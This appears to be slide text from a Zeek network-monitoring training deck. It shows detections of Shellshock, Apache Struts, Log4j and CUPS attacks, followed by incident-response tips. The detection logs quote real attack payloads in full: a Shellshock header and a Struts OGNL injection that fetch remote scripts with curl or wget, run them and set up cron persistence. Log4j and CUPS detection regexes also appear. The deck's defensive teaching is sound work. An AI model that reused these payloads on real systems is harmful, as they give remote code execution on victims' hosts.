1. Shellshock::Attempt CVE-2014-6271: 212.67.213.40 - 131.243.a.b submitting USER-AGENT=() { :;}; /bin/bash -c "curl -O http://www.whirlpoolexpress.co.uk/bot.txt -o /tmp/bot.txt; lwp-download -a http://www.whirlpoolexpress.co.uk/bot.txt /tmp/bot.txt;wget http://www.whirlpoolexpress.co.uk/bot.txt -O /tmp/bot.txt;perl /tmp/bot.txt;rm -f /tmp/bot.txt*;mkdir /tmp/bot.txt"

2. Shellshock::Hostile_Domain ShellShock Hostile domain seen 131.243.64.2=156.154.101.3 [www.whirlpoolexpress.co.uk]
   a. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at DNS::IN_REQUEST
   b. Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

3. Shellshock::Hostile_URI ShellShock Hostile domain seen 131.243.a.b=94.136.35.236 [www.whirlpoolexpress.co.uk]

4. Shellshock::Compromise ShellShock compromise: 131.243.a.b=94.136.35.236 [http://www.whirlpoolexpress.co.uk/bot.txt]

Intel::Notice Intel hit on www.whirlpoolexpress.co.uk at HTTP::IN_HOST_HEADER

zeek

…. Or Apache Struts (2017)

```
Oct  4 10:56:26 Crx83mtbvCWPD0R6d        179.60.146.9      50092   128.3.x.y       80    -     -     -
tcp   Struts::Attempt CVE-2017-5638/Struts attack from 179.60.146.9 seen
%{(#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#
dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.
getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='echo "*/20 * * * * wget -O - -q
http://45.227.252.243/static/font.jpg|sh\\n*/19 * * * * curl http://45.227.252.243/static/font.jpg|sh" |
crontab -;wget -O - -q http://45.227.252.243/static/font.jpg|sh')
.(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe'
,'/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new.java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)
).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@
org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}       -

179.60.146.9      128.3.x.y   80    -     worker-1          Notice::ACTION_DROP,Notice::ACTION_LOG
3600.000000       F

Oct  4 10:56:26 Crx83mtbvCWPD0R6d        179.60.146.9      50092   128.3.x.y       80    -     -     -
tcp   Struts::MalwareURL      Struts Hostile URLs seen in recon attempt 179.60.146.9 to 128.3.x.y with URL
[http://45.227.252.243/static/font.jpg|sh\\n*/19 * * * * curl http://45.227.252.243/static/font.jpg|sh] -
      179.60.146.9      128.3.x.y   80    -     worker-1          Notice::ACTION_EMAIL,Notice::ACTION_LOG
3600.000000       F     -     -     --    -     -     -
```

… Or Log4j (2021)

option log4j_regexp:pattern =
/jndi:ldap:\/\/([[:digit:]]{1,3}\.){3}[[:digit:]]{1,3}:[0-9]+\/Basic\/Command\/Base64\/([A-Za-z0-9+\/]{4})*([A-Za-z0-9+\/]{2}==|[A-Za-z0-9+\/]{3}=)?/ ;

const detection_string = /jndi:ldap|\{\$.*\}/ &redef;

```
NOTICE([$note=SMTP::Attempt, $id=c$id, $uid=c$uid,
NOTICE([$note=SMTP::CallBack, $conn=c, $src=resp, $msg=fmt("Possible Successful Callback seen [%s
NOTICE([$note=SMTP::CallBackIP, $conn=c, $src=to_addr(i), $msg=fmt("Callback IP %s seen from host %s in [%s]", i, c$id$orig_h,value)]);
NOTICE([$note=SMTP::CallBackDomain, $conn=c, $msg=fmt("Callback domain %s seen from host %s in [%s]", bad_domains, c$id$orig_h, value)]);
NOTICE([$note=SMTP::Base64Callback, $msg=message, $method=c$http$method, $conn=c, $URL=url, $identifier=cat(c$id$orig_h),$suppress_for=15 min]);
NOTICE([$note=SMTP::URI, $msg=message, $method=c$http$method, $conn=c, $URL=url, $identifier=cat(c$id$orig_h),$suppress_for=15 min]);
NOTICE([$note=SMTP::log4jURI, $msg=message, $method=c$http$method, $conn=c, $URL=url, $identifier=cat(c$id$orig_h),$suppress_for=15 min]);
NOTICE([$note=SMTP::UserAgent, $conn=c, $src=c$id$orig_h, $msg=fmt("Malicious user agent %s seen from host %s", value, c$id$orig_h), $identifier=cat(c$id$orig_h),
$suppress_for=1 day]);
```


zeek

… Or CUPS RCE (2024) (evilpacket)

```
global url = /blah|print|http:\/\/[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+:[0-9]+\/printers\/[a-zA-Z0-9]+|printers\/evilprinter|printers/;


NOTICE([$note=SMTP::Attempt, $id=c$id, $uid=c$uid,
NOTICE([$note=SMTP::CallBack, $conn=c, $src=resp, $msg=fmt("Possible Successful Callback seen [%s
NOTICE([$note=SMTP::CallBackIP, $conn=c, $src=to_addr(i), $msg=fmt("Callback IP %s seen from host %s in [%s]", i, c$id$orig_h,value)]);
NOTICE([$note=SMTP::CallBackDomain, $conn=c, $msg=fmt("Callback domain %s seen from host %s in [%s]", bad_domains, c$id$orig_h, value)]);
NOTICE([$note=SMTP::Base64Callback, $msg=message, $method=c$http$method, $conn=c, $URL=url, $identifier=cat(c$id$orig_h),$suppress_for=15 min]);
NOTICE([$note=SMTP::URI, $msg=message, $method=c$http$method, $conn=c, $URL=url, $identifier=cat(c$id$orig_h),$suppress_for=15 min]);
NOTICE([$note=SMTP::CUPS_URI, $msg=message, $method=c$http$method, $conn=c, $URL=url, $identifier=cat(c$id$orig_h),$suppress_for=15 min]);
NOTICE([$note=SMTP::UserAgent, $conn=c, $src=c$id$orig_h, $msg=fmt("Malicious user agent %s seen from host %s", value, c$id$orig_h), $identifier=cat(c$id$orig_h),
$suppress_for=1 day]);
```

```
 CUPS::CallbackDomain    Scanner: 128.3.6.30 link:
http://www.badwebsite.com:9000/its/bad/website callback_domain: www.badwebsite.com, port:
9000/tcp  -       128.3.6.30      128.3.22.85
```


zeek

If there's a new challenge/situation, where do you start?

1. Gather and search logs on whatever IoC you have
    a. IP, hostname, Timestamps, file hashes, email addresses, file names, types
2. Start with Conn.log to get a sense of what was happening around the time of event
    a. If you don’t have time - look at other indicators and find a time window
3. Depending on conn.log “hits” dig into protocol specific data
    a. I sometimes just `grep $IP *.log” for the day and see everything which Zeek has seen for that IP on a given day
4. Once you got “some” story - start bigger and longer search. Questions such as
    a. How did baddies find this host ?
    b. What else did they do ?
    c. Pivot on new indicators to find newer indicators
5. Often you’d stumble into encryption - it’s not end of the world
    a. You can still see ssl.log for cert specific info - often bad guys have self signed certs and more often none at all
    b. Look at conn.log for bytes, duration and flags
    c. Look at dpd - you may think miscreants used 443 but turns out it is still http

Conn.log - where do you start?

1. Look at IP record - orig, resh hosts, ports, protocol
2. Look at history and conn_state - was connection even successful
3. Timestamp sorting ?? Do remember connections are logged once completed.
4. Look at the bytes transferred - don't panic with few KBs
5. Signs like
    a. History field
    b. Bytes transferred
    c. Durations
    d. Spoofing, backscatter

The Reality of Cyber Security Operations

- No perfect protection
  - Miscreants are always one step ahead
  - **Acknowledging this improves protection!**
- Research and education institutions **need different protection** than military, business, and government to allow:
  - Scientific collaborators as full partners, not guests
  - Diverse computing to feed research

Incidents Happen	Study and Learn	New Controls
There is no perfect protection, incidents are going to happen. Architect to reduce the scope and severity, detect quickly.	Data driven cyber security. What exactly happened, bit by bit. How were controls bypassed? How best to defend in the future?	Take the lessons learned from study and consider new controls. Where to attack the kill chain?

Zeek Resources: www.zeek.org

- Community: https://zeek.org/community/
- GitHub, Slack,Discourse, Mastodon, twitter, YouTube
- try.zeek.org
- Zeek package manager (zkg-pkg)
- Github has lots of scripts to try
- Many commercial players using zeek as underlying technology in their products (Corelight Specially)

Questions & feedback

aashish@zeek.org

security@lbl.gov

Please fill up the feedback form: go.lbl.gov/zeek-training

Links

1. https://docs.zeek.org/en/current/install.html
2. https://old.zeek.org/current/solutions/incident-response/index.html
3. https://www.malware-traffic-analysis.net/2025/01/22/index.html
4. https://www.malware-traffic-analysis.net/2022/02/23/index.html
5. https://www.misp-project.org/
6. https://docs.zeek.org/en/master/frameworks/intel.html
7. https://github.com/initconf/misp_intel.git
8.

zeek